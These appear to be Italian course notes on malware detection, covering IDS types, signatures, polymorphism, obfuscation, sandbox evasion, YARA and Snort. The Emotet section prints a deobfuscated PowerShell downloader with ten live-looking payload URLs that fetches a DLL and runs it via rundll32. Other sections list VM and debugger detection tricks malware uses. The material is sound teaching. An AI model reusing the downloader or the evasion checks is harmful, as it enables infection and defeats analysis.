
applicazioni progettate per Linux all'interno di un'enclave, riducendo la necessità di riscrivere codice.



Le chiamate al kernel virtualizzato vengono gestite tramite `lkl_syscall()`. La funzione `lkl_trigger_irq()` gestisce interruzioni simulate all'interno dell'ambiente virtualizzato.



Intrusion detection



Rilevamento del malware

Signature-based Malware Detection: Metodo che confronta il comportamento del sistema con un **database di firme** di malware **conosciuti**.

Anomaly-based Malware Detection: Metodo che rileva le **attività anomale** rispetto al **comportamento** normale definito da un modello (traffico di rete eccessivo).

Specification-based: Metodo che verifica se il comportamento del sistema corrisponde alle **specifiche tecniche** del programma.

Signature-based Malware Detection

Il **Signature-based Malware Detection** utilizza una serie di eventi come input per confrontare i **comportamenti** del sistema con modelli di **minacce conosciute**. Gli eventi di input possono essere suddivisi in **eventi a livello di endpoint** e **eventi di rete**.

Eventi su endpoint: Le system call, il contenuto della memoria e i programmi in esecuzione vengono ispezionati per rilevare comportamenti che corrispondono a malware.

Eventi di rete: Il contenuto dei pacchetti viene analizzato per identificare attacchi.

In un sistema di rilevamento delle intrusioni (IDS), i **sensori** raccolgono informazioni per identificare eventuali intrusioni. Un coordinatore centrale analizza i dati ricevuti da questi sensori per rilevare attività sospette.

Network IDS: Monitorano eventi di rete. I sensori "sniffano" il traffico di rete, analizzando pacchetti in transito per identificare minacce note.

Gli attaccanti possono trasmettere pacchetti falsi con checksum errati apposta, in modo da aumentare il carico e consumare le risorse del modulo.

Host IDS: Monitorano eventi locali su un dispositivo. I sensori si collegano ai punti di ingresso dell'OS per intercettare richieste sospette.

IDS ibridi: Integrano sensori sia di rete sia locali.

Log-based IDS: Analizzano i log di sistema per rilevare attacchi già avvenuti e non scoperti.

Anomaly based Malware Detection

Un sistema **Anomaly-based** osserva il comportamento del sistema per un periodo di tempo e costruisce un modello che rappresenta il suo **comportamento "normale"**, attraverso parametri come i **servizi utilizzati**, le **richieste degli utenti** e le **funzioni del SO** invocate, e la **quantità di risorse** computazionali e di banda di comunicazione consumate.

Dopo questa fase di apprendimento, qualsiasi **comportamento reale** che si **discosti** dal modello viene considerato un'**anomalia** e potrebbe indicare un'intrusione in corso.

Dynamic approach: Le **informazioni** sul comportamento di un programma vengono **raccolte eseguendolo** direttamente, osservando come il programma interagisce con il SO, quali risorse utilizza, ecc.

Static approach: Viene **esaminato il codice** per ottenere informazioni sul comportamento previsto.

Hybrid: Le informazioni raccolte dinamicamente durante l'esecuzione del programma vengono utilizzate per completare quelle mancanti nell'analisi statica.

Specification based Malware Detection

La rilevazione basata su specifiche (specification-based) **deduce** il comportamento corretto del sistema a partire dalle **specifiche tecniche** del programma.

Dynamic approach: Il programma **viene eseguito** e vengono **generate delle specifiche** in base al suo comportamento. Queste vengono poi confrontate successivamente con il comportamento attuale del programma.

Static: Le specifiche del programma vengono **generate** tramite un'**analisi statica del codice**. Il comportamento effettivo del programma durante l'esecuzione viene confrontato con queste specifiche per rilevare eventuali deviazioni.

Hybrid: Il compilatore prima genera delle specifiche basate sull'analisi statica del codice. Il sistema osserva il programma mentre viene eseguito e integra le informazioni mancanti.

Valutazione di un test diagnostico


Il Gold Standard rappresenta la **verità assoluta** e definisce se una condizione è **presente o assente**.

True Positive (TP): Il test segnala correttamente una condizione presente..

False Positive (FP): Il test segnala una condizione presente che non esiste nella realtà.

False Negative (FN): Il test segnala una condizione assente che in realtà è presente.

True Negative (TN): Il test segnala correttamente una condizione assente.



La **Soglia** un valore numerico che separa i risultati classificati come **appartenenti** alla categoria positivo da quelli appartenenti alla categoria negativo. Un valore che fa parte di una certa curva risultato, ma supera nei test il threshold, viene definito **anomalia**.

Some measures

$$Accuracy = \frac{TN + TP}{TN + FP + TP + FN}$$
$$Precision = \frac{TP}{TP + FP} \quad Recall = \frac{TP}{TP + FN}$$
$$F\text{-score} = \frac{2 * Recall * Precision}{Recall + Precision} \quad Specificity = \frac{TN}{TN + FP}$$

Precision: Misura quante volte il modello aveva ragione quando ha diagnosticato un valore positivo. E' importante in scenari dove diagnosticare un falso malware porta a sprecare risorse.

Recall: Misura quante volte il modello ha identificato correttamente un valore quando era effettivamente "positivo". E' essenziale quando è necessario rilevare ogni malware presente nel sistema.

Signature Based approach

Il metodo **signature-based** è un approccio utilizzato per rilevare il malware identificando comportamenti univoci del malware chiamati **signature**. Una signature può essere un pattern di codice, un comportamento anomalo o una sequenza binaria presente nel malware.

Tutte le signature conosciute vengono archiviate in un database. Quando un file o un programma viene scaricato o eseguito, l'antimalware lo confronta con le signature presenti nel database.

Gli attacchi che sfruttano vulnerabilità sconosciute (0-day exploit) non possono essere rilevati perché non esistono signature precedenti per identificarli.

Le soluzioni per scoprire nuovi malware sono analizzare comportamenti anomali rispetto alla normalità o utilizzare honeypot per attirare e analizzare attacchi, inserendo le nuove signature nel DB. Quando un sistema rileva un comportamento sospetto ma non trova una corrispondenza completa, può inviare il codice al fornitore del tool analizzato per ulteriori analisi.

Il metodo **Signature-based** è "default allow", secondo cui qualsiasi cosa che non corrisponde a una signature di malware nota viene considerata sicura.

Static: Il codice del programma viene **analizzato staticamente**, senza eseguirlo (antivirus). Confronta frammenti di codice con una base di signature di malware conosciuti. Cerca schemi sospetti nel codice, per identificare che cambiano aspetto per evitare il rilevamento. Verifica l'integrità dei file confrontandoli con checksum e hash.

Dynamic: Il codice viene caricato su una VM del server cloud dell'antivirus e **eseguito** in un ambiente protetto (sandbox), emulando le sue istruzioni per un numero predefinito di cicli. Se il comportamento del programma è normale, viene dichiarato sicuro.

Hybrid: Prima si analizza il codice staticamente per raccogliere informazioni iniziali. Poi si esegue il programma in un ambiente protetto per osservare comportamenti specifici.

Distinct tools use distinct signatures

- Signature Dragon Sensor
T D T B 10 0 W IDS296:web-misc_http-whisker-splicing-attack-space /20
- Defenseworx Signature
1 B 6 T 0 80 [IDS296/web-misc_http-whisker-splicing-attack-space] "|20"
- Pakemon Signature
IDS296/web-misc_http-whisker-splicing-attack-space tcp * 80 "|20"
- Shoki Signature
tcp and (dst port 80) and (ip[2:2]>((ip[0:1] & 0x0f)+(tcp[12:1] & 0x0f)+ 5)) and (tcp[13]&16!=0) 65536 SEARCH IDS296 web-misc_http-whisker-splicing-attack-space

POLYMORPHIC WORMS & OBFUSCATION

Anche se gli attaccanti possono essere "pigri" inizialmente, una volta che vengono implementate contromisure per contrastarli, possono sviluppare tecniche per eludere le contromisure implementate dai difensori.


Malware criptati: Malware in cui la parte malevola è **cifrata** per evitare di essere rilevata da sw di sicurezza. Viene eseguito un codice detto **decryptor** che decifra il malware prima che venga eseguito.

Malware polimorfici: Malware che **cambia la propria struttura** ad ogni iterazione. Ogni copia del virus crea una **nuova chiave** per cifrare il proprio corpo. La parte malevola del virus viene continuamente **cifrata con una chiave diversa**, generando diverse mutazioni e rendendo ogni copia unica. Il codice decryptor rimane costante e può essere rilevato dagli strumenti di sicurezza.

Prima che il virus possa agire, ogni mutazione deve essere **decifrata (decrypt)** per riportare il codice al suo stato originale ed eseguirlo.

Per individuare una nuova mutazione di un virus polimorfico, è necessario eseguirlo per un tempo prolungato, in modo da decifrare ogni livello di crittografia applicato così da scoprire il codice originale.

Polyorphism through encryption



Tecniche di offuscamento


Lexical transformations: Modifiche ai nomi delle variabili per renderli meno comprensibili.

Control transformations: Cambiano il flusso di controllo del programma (if, while) senza alterarne il comportamento.

Data transformations: Modificano le strutture dati usate nel programma.

Anti-disassembly: Implementa tecniche per impedire che il codice venga convertito dal formato binario a un linguaggio ad alto livello.

Anti-debugging: Utilizza metodi per ostacolare l'uso di strumenti di debugging da parte degli analisti.



Obfuscator

L'**obfuscator** mira a offuscare solo il **layout** del codice JavaScript, senza alterare il comportamento del programma.


Durante il parsing del codice, l'obfuscator rimuove **Spazi inutili**, **Commenti esplicativi** e **Caratteri di nuova linea** (newline), riducendo il codice a una singola stringa.

I nomi di variabili, funzioni e classi vengono sostituiti con stringhe casuali. Le **stringhe letterali** vengono convertite nei loro **valori esadecimali**. I **numeri interi** vengono sostituiti da **equazioni matematiche più complesse** che restituiscono lo stesso valore.

<p>Actual code:</p> <pre>function foo(arg1) { var myVar1 = "some string"; //first comment var intVar = 24 * 3600; //second comment /* here is a long multi-line comment blah */ document.write("vars are:" + myVar1 + " " + intVar + " " + arg1); };</pre>	<p>Obfuscated code:</p> <pre>function z001c775808(z3833986e2c) { var z0d8bd8ba25= "\x73\x6f\x6d\x65\x20\x73\x74\x72\x69\x 6e\x67"; var z0ed9bcbcc2= (0x90b+785- 0xc04)*(0x1136+6437-0x1c4b); document. write("\x76\x61\x72\x73\x20\x61\x72\x65\x3a"+ z0d8bd8ba25+ "\x20"+ z0ed9bcbcc2+ "\x20"+ z3833986e2c);;</pre>
<ul style="list-style-type: none"> ■ User defined variables: <ul style="list-style-type: none"> - <i>foo replaced with z001c775808</i> - <i>arg1 replaced with z3833986e2c</i> - <i>myvar1 replaced with z0d8bd8ba25</i> - <i>intvar replaced with z0ed9bcbcc2</i> ■ Integers: <ul style="list-style-type: none"> - <i>20 replaced with (0x90b+785-0xc04)</i> - <i>3600 replaced with (0x1136+6437-0x1c4b)</i> ■ Print strings: <ul style="list-style-type: none"> - <i>"vars are" replaced with \x76\x61\x72\x73\x20\x61\x72\x65\x3a</i> - <i>Space replaced with \x20</i> 	

Emotet Attack with code obfuscation

Emotet è un Trojan che utilizza l'offuscamento del codice per proteggersi da analisi approfondite.



Gli attacchi iniziano con email fraudolente che contengono **allegati malevoli** (Excel). I documenti allegati sono progettati con tecniche di ingegneria sociale per spingere l'utente ad abilitare le macro Excel, che eseguono codice malevolo nascosto, invocando l'esecuzione di script **PowerShell**. Gli script PowerShell (altamente offuscati) vengono utilizzati per scaricare ulteriori malware, come Trojan bancari e Ransomware.

Emotet ha introdotto l'uso dell'applicazione **mshta.exe**, un'utility nativa di Windows progettata per eseguire file di applicazioni HTML (HTA), che vengono scaricati da una posizione remota. A prima vista, il file HTA sembra vuoto quando aperto in un editor comune. In realtà, il file contiene codice JS malevolo nascosto.

Lo strumento (legittimo e firmato da microsoft) crede che stia eseguendo attività legittime, ma in realtà viene usato per portare avanti l'attacco.

Durante l'esecuzione, il codice JS avvia uno script PowerShell che scarica un ulteriore script PowerShell da un URL remoto. Il secondo script PowerShell scaricato si occupa di scaricare il payload finale di Emotet, un file DLL malevolo.

Il codice JS presente nei file HTA è altamente offuscato. Per decodificarlo e analizzarlo, gli esperti di sicurezza utilizzano funzioni come **unescape()** che decodifica stringhe precedentemente codificate e **eval()** che esegue il codice decodificato per comprenderne il comportamento.

L'esecuzione del file JScript avviene in un ambiente isolato per analizzare il comportamento senza rischi per il sistema reale.

```
$path = "C:\Users\Public\Documents\ssd.dll";
$url1 = 'http://mecaglobal.com/qxim/TlDTjIxYAdwU/';
$url2 = 'http://2021.posadmission.com/wp-admin/v/g07vfd1/';
$url3 = 'http://mymicrogreen.mightcode.com/pub/WwQe6kKVIsa/';
$url4 = 'http://mawroyalmedia.com.ng/l1o2x/mAgab05/';
$url5 = 'http://pokawork.com.ng/~uLYape6E8FH2DKM/';
$url6 = 'http://ariesnetwork.co.uk/cgi-bin/Q05VMUFERLpCd/';
$url7 = 'http://clatmagazine.com/p8wl/714/';
$url8 = 'https://animalkingdompro.com/wp-includes/TjXLWDUyhJuvIsPR/';
$url9 = 'http://bitcoin-up.fomentomunivina.cl/assets/w8ZjxkF70pHiMxtSm/';
$url10 = 'https://cr.almanatural.com/b/GbQ1lyWCCy4bJWG2PW/';

$web = New-Object net.webclient;
$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10".split(",");
foreach ($url in $urls) {
    try {
        $web.DownloadFile($url, $path);
        if ((Get-Item $path).Length -ge 30000) {
            [Diagnostics.Process];
            break;
        }
    }
    catch{}
}
Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:\Users\Public\Documents\ssd.dll' ,AnyString;
```

Quando si analizzano le catene di esecuzione, si possono adottare due approcci principali: Analisi dei **programmi coinvolti** nella catena (es. Excel, wscript.exe, PowerShell) o Analisi dei **parametri** e delle istruzioni passati ai programmi durante la catena.

Un'analisi condotta su un dataset di esempi di attacco per comprendere le catene di esecuzione utilizzate da Emotet è stato svolto usando **19.791 campioni**.

L'analisi ha identificato **139 catene di programmi utilizzati uniche** e **20.955 catene di invocazione uniche**.

È comune che i campioni modifichino leggermente i parametri di invocazione per rendere ogni processo di infezione **unico**.

L'alto livello di variazione tra i campioni rende molto difficile rilevare le minacce utilizzando esclusivamente **firme statiche**.

Broken Zip Attack

Gli attaccanti creano **due o più file ZIP** distinti, in cui in uno nascondono il payload malevolo. Gli altri file contengono contenuti innocui per non destare sospetti. I due zip vengono zippati creando un unico zip gerarchico. Gli scanner antivirus potrebbero analizzare solo la prima struttura ZIP e ignorare le altre.

7zip legge solo la **prima struttura ZIP**, ignorando le successive. Se il primo ZIP è innocuo, il contenuto malevolo nelle altre strutture passa inosservato. **WinRAR** riconosce entrambe le strutture ZIP e mostra tutti i file, compresi quelli nascosti o malevoli. **Windows File Explorer** nel caso in cui il file ZIP viene rinominato con estensione .RAR, potrebbe mostrare solo la **seconda struttura ZIP**, nascondendo potenzialmente la prima.

LockBit 3.0

LockBit 3.0 è un ransomware distribuito come servizio. Gli affiliati di LockBit 3.0 devono inserire una password corretta per eseguire il ransomware. La password agisce come una chiave crittografica che serve a decifrare l'eseguibile di LockBit 3.0, rendendolo eseguibile. Senza la password corretta, il codice rimane criptato e quindi inaccessibile.


Le tecniche di rilevamento basate su firme falliscono perché l'eseguibile crittografato cambia il proprio hash (impronta digitale) a ogni utilizzo.

Quando viene fornita la password, LockBit 3.0 decifra la componente principale decomprime il codice crittografato e lo esegue, iniziando così il processo di crittografia dei dati della vittima.

Zmist

Zmist è un virus polimorfico che sfrutta tecniche di offuscamento avanzato. Il codice del virus viene **diviso in frammenti**. Questi frammenti vengono **mescolati con il codice dell'applicazione ospite**, rendendo il virus invisibile come entità unica. I frammenti sono posizionati in punti casuali all'interno del file ospite e sono collegati tra loro tramite **istruzioni di salto**. Quando il virus viene eseguito, infetta qualsiasi file eseguibile con cui entra in contatto.

Gli strumenti di analisi devono ricostruire i frammenti per comprendere il funzionamento del virus.



Zmist inizia selezionando un **file eseguibile portatile (PE)** di dimensioni inferiori a 448 KB. Il virus smonta il codice del file eseguibile per analizzarne la struttura. Il codice del virus viene frammentato in "isole" **collegate da salti**. Gli opcode vengono mutati, come istruzioni XOR

mutate in SUB. I movimenti dei registri e le istruzioni PUSH/POP vengono scambiati per alterare il comportamento prevedibile del codice. Il corpo del virus viene cifrato utilizzando operazioni come XOR, ADD o SUB con una chiave generata casualmente. Viene inserito un **decryptor** all'interno del file, che serve a decifrare il virus al momento dell'esecuzione. Zmist utilizza un "Generatore di istruzioni inutili" per inserire codice spazzatura nel file. Il virus inserisce salti indiretti o chiamate casuali per raggiungere il punto di ingresso del decryptor.

Offuscamento del codice legale

L'offuscamento del codice è una pratica utilizzata anche per proteggere sw legittimi (Skype) dall'analisi.

Anti-dumping tricks: Il programma elimina una parte del codice all'inizio dell'esecuzione. Parti del codice sono memorizzate in forma cifrata. La tabella di importazione originale, che mappa le librerie e funzioni utilizzate dal programma, viene sovrascritta con una versione personalizzata.

Checksum: Ogni implementazione del checksum del programma è **leggermente diversa**.

Rilevamento analisi: Quando il codice rileva che è in corso un'analisi, attiva delle contromisure specifiche. I valori nei registri del processore vengono modificati in modo casuale. Il codice esegue un salto (jump) a una pagina di memoria casuale, spesso pre-mappata, che potrebbe contenere istruzioni dannose per il tool di analisi. Il Program Counter viene resettato in modo da offuscare l'istruzione successiva.

DEFEATING SANBOXES

Una **sandbox** è una **virtual machine isolata** progettata per **testare codice sospetto** senza rischiare di compromettere il sistema principale. Spesso si trova in ambienti cloud isolati.

Il codice eseguito nella sandbox è confinato e non può accedere alle risorse del sistema reale. La sandbox è progettata per esaminare il codice sospetto e identificare attività dannose, come l'eliminazione di file o il tentativo di crittografia. Se il malware riesce a sfuggire alla sandbox e accedere al sistema reale, le misure di difesa risultano inefficaci.

Malware sofisticati possono rilevare se stanno operando in una sandbox e adattare il loro comportamento per sembrare innocui.

CPU Virtualizzabile

Una CPU **virtualizzabile** è un processore che permette di far funzionare **macchine virtuali** in modo efficiente. Perché funzioni correttamente, la CPU deve essere in grado di gestire il codice che richiede controllo diretto all'HW e il codice normale.

Il Virtual Machine Monitor (VMM) è un programma che **gestisce le macchine virtuale** facendo da intermediario tra il sw della VM e l'HW. Il VMM si assicura che nessuna richiesta di una VM **faccia danni** all'HW o interferisca con altre VM.

Quando una VM prova a eseguire un comando che richiede accesso all'HW (istruzioni privilegiate), la CPU ferma temporaneamente la VM. La richiesta viene inviata al **VMM**, che la esamina e decide cosa fare, eseguendo il comando o simulando la risposta che la VM si aspetta.

Nei processori RISC, tutte le istruzioni che potrebbero influire sul sistema sono chiaramente **classificate come privilegiate**. Questo rende facile per il VMM intercettarle e gestirle.

Nei processori x86, alcune istruzioni sensibili non sono privilegiate. Questo significa che possono essere eseguite direttamente da una VM senza che il VMM possa intervenire.

Esecuzione di SO guest in ambienti controllati

De-privileging ("Trap-and-Emulate"): Il **SO guest** viene eseguito direttamente sull'hardware reale, ma con privilegi ridotti. Quando il guest tenta di eseguire un'operazione che richiede privilegi elevati, la CPU genera un'eccezione che trasferisce il controllo al VMM. Il **VMM** intercetta la richiesta, la elabora e poi restituisce il controllo al guest.

Para-Virtualization: Il **SO guest** è progettato per essere **consapevole** di eseguire in un ambiente virtualizzato. Quando il guest deve eseguire operazioni privilegiate, non tenta di farlo direttamente, ma comunica con il VMM utilizzando interfacce specifiche chiamate **hypercalls**.


Interpretive Execution: Invece di eseguire direttamente le istruzioni del SO guest, queste vengono interpretate in tempo reale JIT dal VMM.

Binary Translation: Il codice binario del **SO guest** viene analizzato dal VMM durante l'esecuzione. Se il guest tenta di eseguire un'istruzione privilegiata, il VMM la sostituisce dinamicamente con un equivalente sicuro, che emula il comportamento previsto senza compromettere la sicurezza.

Binary Translation del SO guest

Le CPU vengono suddivise da VMWare in **anelli di privilegio (rings)** per garantire sicurezza e isolamento. **Ring 0:** Il livello più privilegiato, normalmente utilizzato dal kernel del sistema operativo. **Ring 1:** Livello meno privilegiato, dove viene eseguito il SO guest. **Ring 3:** Livello di minima sicurezza, utilizzato per le applicazioni utente.


Il **VMM** opera al **Ring 0**, prendendo il controllo completo dell'HW. Esso monitora continuamente il flusso di istruzioni eseguite dal SO guest. Quando viene rilevata un'istruzione sensibile, questa viene **catturata** (trap) dal VMM invece di essere eseguita direttamente. Il VMM sostituisce dinamicamente l'istruzione sensibile con una sequenza di codice alternativo che **emula** il comportamento originale in modo sicuro. Le istruzioni che non richiedono privilegi elevati vengono eseguite direttamente sull'hardware per migliorare le prestazioni.



Para-Virtualization

La **para-virtualization** è una tecnica in cui il SO guest viene modificato per collaborare attivamente con **VMM**, attraverso un insieme di **API specifiche**.

Durante l'esecuzione, invece di tentare di eseguire operazioni privilegiate, il SO guest utilizza queste API per richiedere al VMM di eseguirle.



Rilevamento di una sandbox o macchina virtuale (VM)

Malware avanzati possono sfruttare le seguenti differenze per modificare il loro comportamento in modo da sfuggire al rilevamento. La maggior parte delle VM utilizza strumenti noti come "**guest additions**", che facilitano l'integrazione tra il SO guest e il SO host, permettendo operazioni come la condivisione di file tra host e guest. Malware sofisticati possono verificare se tali strumenti sono installati per confermare la natura virtualizzata del sistema.

In assenza di guest additions, i VMM utilizzano meccanismi specifici per permettere la comunicazione tra la VM e l'host, come memoria condivisa o istruzioni speciali. Questi meccanismi possono essere rilevati da malware sofisticati. Alcuni malware verificano se il sistema in cui vengono eseguiti sembra "pulito" o privo di attività di routine tipiche di un utente normale.

Tecniche di rilevamento di sandbox

La funzione **IsDebuggerPresent()** presente nelle API di Windows consente di determinare se un processo è in esecuzione sotto un debugger, indicando a un malware l'esecuzione in un ambiente controllato.

Il malware utilizza l'istruzione CPUID con il registro EAX impostato a 40000000. Quando questa istruzione viene eseguita, restituisce informazioni sulla macchina virtuale in uso. Se la stringa restituita contiene una parte del termine "VMware" o simile, il malware deduce che sta operando in un ambiente virtualizzato.

Il malware verifica l'esistenza della chiave di registro `HKLM\HARDWARE\ACPI\DSDT\VBOX__` utilizzando la funzione API `RegOpenKeyExW`. La presenza di questa chiave indica che l'ambiente in uso è una VM VirtualBox.

WannaCry Malware

WannaCry è un malware classificato come **worm** con caratteristiche di **ransomware**. Si diffondeva autonomamente, sfruttando vulnerabilità di rete, e agiva cifrando i file delle macchine infette, rendendoli inaccessibili fino al pagamento di un riscatto.

WannaCry cercava di contattare un **sito specifico** durante l'esecuzione. Se il sito rispondeva, il worm **terminava l'esecuzione** senza infettare ulteriori nodi; in caso contrario, continuava a diffondersi ad altre macchine. Questo comportamento ha rallentato la diffusione quando un ricercatore ha individuato il dominio utilizzato dal worm e lo ha registrato, trasformandolo in un "kill switch". Ogni tentativo di contattare il dominio riceveva una risposta positiva, causando l'arresto del worm.

Il **controllo del sito** era stato progettato anche come metodo per rilevare se WannaCry stava operando in una **sandbox**. Una sandbox tende a rispondere automaticamente a tentativi di connessione, simulando un ambiente reale. Il worm interpretava questa risposta come un'indicazione di essere in un ambiente controllato e terminava la sua esecuzione.

DETECTION TOOLS: EXAMPLES

La **detection basata su regole** è una tecnica utilizzata per **individuare malware** in base a un set predefinito di **regole che descrivono comportamenti** specifici associati a malware noti.

YARA Rules: YARA è uno strumento utilizzato per identificare e classificare malware basandosi su regole definite dall'utente, come combinazioni di stringhe, pattern binari e condizioni che devono essere soddisfatte per segnalare un file come sospetto.

Snort IDS: Snort è un sistema IDS basato su regole che analizza il traffico di rete per identificare attività dannose. Cattura pacchetti di rete e utilizza regole per confrontare tali pacchetti con schemi noti di malware.

Yara rules

YARA è uno strumento utilizzato per **identificare malware** basandosi su **regole** definite dall'utente che devono essere soddisfatte per segnalare un file come sospetto.

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        In_the_wild = true
    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition:
        $a or $b or $c }
```

Una regola YARA è composta da:

Nome della regola: Un identificatore univoco.

Meta: Metadati sulla regola, come **description**, **threat_level** e **isActive**.

Strings: Le stringhe sono gli elementi che una regola cerca nel file o nella memoria per determinare se è sospetto. Possono essere testuali, esadecimali o espressioni composte. Sono identificate con un prefisso \$ seguito da un nome identificativo (\$re1, \$re2, ecc.).

Condition: La condizione definisce la logica che determina quando una regola viene soddisfatta e quindi identifica un malware. Utilizza operatori booleani per esprimere condizioni sulle stringhe trovate all'interno del file.

Quando YARA analizza un file, verifica se contiene uno dei pattern definiti nella sezione strings. Se la condizione è soddisfatta, il file viene segnalato come malware corrispondente alla regola.

```
rule royal_ransomware {
meta:
    description = "Rule for Royal Ransomware"
    last_updated = "2022-11-09"
    tip = "WHITE"
    category = "informational"
strings:
    // x32
    $1 = {8d 84 ?? ?? ?? ?? 50 ff 15 ?? ?? ?? 83 f8 20 74 ?? 6a 00 ff 15 ?? ?? ?? ??}
    $2 = {68 ?? ?? ?? ff 30 89 44 ?4 20 ff 15 ?? ?? ?? 85 c0 75 ?? 8b 44 ?4 10 46 8b 0c b0 89 4c ?4 1c e9 ?? ?? ?? ?? 8b 44 ?
        4 18 68 ?? ?? ?? ff 30 ff 15 ?? ?? ?? ??}
    // x64
    $3 = {4? 8d ?? ?? ?? ?? ff 15 ?? ?? ?? 83 f8 20 74 ?? 33 c9 ff 15 ?? ?? ?? ??}
    $4 = {4? 8d 15 ?? ?? ?? ff 15 ?? ?? ?? 85 c0 75 ?? 4? 8b 7b 08 ff c6 4? 83 c3 08 e9 ?? ?? ?? ?? 4? 8b 0b 4? 8d 15 ?? ?? ?? ?
        ?? ff 15 ?? ?? ?? ??}

condition:
    (($1 and $2) or ($3 and $4)) and uint16(0) == 0x5A4D
}
```

Strings operators

non-greedy variant, if followed by a question mark
(?):

\	Quote the next metacharacter	*?	Match 0 or more times, non-greedy
^	Match the beginning of the file or negates a character class when used as the first character after the opening bracket	+?	Match 1 or more times, non-greedy
\$	Match the end of the file	??	Match 0 or 1 times, non-greedy
.	Matches any single character except a newline character	{n}?	Match exactly n times, non-greedy
	Alternation	{n,m}?	Match n to m times, non-greedy
()	Grouping	\w	Match a word character
[]	Bracketed character class	\W	Match a non-word character
*	Match 0 or more times	\s	Match a whitespace character
+	Match 1 or more times	\S	Match a non-whitespace character
?	Match 0 or 1 times	\d	Match a decimal digit character
{n}	Match exactly n times	\D	Match a non-digit character
{n,}	Match at least n times	\b	Match a word boundary
{,m}	Match at most m times	\B	Match except at a word boundary
{n,m}	Match n to m times		

Per applicare le regole YARA, è necessario un **file contenente le regole YARA** compilato tramite yarac, e un **Target da analizzare**, che può essere un file, cartella o processo.

I moduli di YARA sono strumenti che estendono le funzionalità di YARA, consentendo di definire funzioni per creare regole più complesse e flessibili (es Hash, Math).

Se si desidera trovare un file con un valore hash MD5 specifico (ad esempio: feba6c919e3797e7778e8f2e85fa033d), si può scrivere una regola come hash.md5(0, filesize) == "feba6c919e3797e7778e8f2e85fa033d"

Modulo Cuckoo di YARA: Modulo che consente di integrare l'analisi del comportamento del codice durante l'esecuzione all'interno di sandbox con le regole di analisi statica del codice YARA.

```
import "cuckoo"

rule evil_doer
{
    strings:
        $some_string = { 01 02 03 04 05 06 }

    condition:
        $some_string and
        cuckoo.network.http_request(/http://\someone\.doingevil\.com/)
}
```

Snort


Snort è uno strumento di identificazione di malware basato su regole, che **analizza i pacchetti di rete** per identificare attività sospette.

Modalità Sniffer: Permette di **osservare** le intestazioni e i dati dei pacchetti in transito.

Modalità Logging: **Registra** i pacchetti intercettati in un file per un'analisi successiva.

